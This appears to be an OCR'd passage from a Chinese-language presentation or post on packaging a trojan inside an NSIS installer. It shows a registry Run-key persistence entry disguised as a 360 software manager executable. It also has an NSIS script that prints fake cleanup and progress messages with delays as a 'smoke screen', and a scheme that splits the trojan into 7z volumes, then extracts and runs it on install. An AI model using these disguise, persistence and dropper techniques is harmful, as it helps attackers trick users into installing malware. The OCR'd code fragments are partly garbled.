
计算机\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

	名称	类型	数据
	(默认)	REG_SZ	(数值未设置)
	MyApp	REG_SZ	C:\Users\Administrator\Desktop\999\360SoftMgr.exe

2 more things



# 来个时间的烟雾弹！







# 来个时间的烟雾弹！

```
# 输出迷惑信息，并使用sleep延迟输出“进度”信息
DetailPrint "正在清理程序安装产生的中间文件....."
DetailPrint "正在清理程序安装产生的中间文件....."
DetailPrint "正在清理程序安装产生的中间文件....."
DetailPrint "正在清理程序安装产生的中间文件....."
    ; 一个递增的输出
    StrCpy $0 0
loop:
    IntOp $0 $0 + 10
    DetailPrint "正在完成安装后的准备工作，进度.....$0%"
    Sleep 500 ; 休眠半秒以模拟进度
    IntCmp $0 100 done loop loop
done:
```



# 来个时间的烟雾弹！



# 木马分片



# 木马分片

名称	
 7zr.exe	29 ;-----
 www.7z.001	30 ; The stuff to install
www.7z.002	31 <b>Section</b> "" ;No components page, name is not important
www.exe	32 ; Set output path to the installation directory.
	33 SetOutPath \$INSTDIR
	34 ; Put file there
	35 ;File HelloLiam.exe ;add a file.
	36 File /r "www\*.*)"
	37
	38 nsExec::Exec '7zr.exe "x www.7z.001"'
	39 Exec "\$INSTDIR\www.exe"
	40
	41 <b>SectionEnd</b> ; end the section
	42
	43



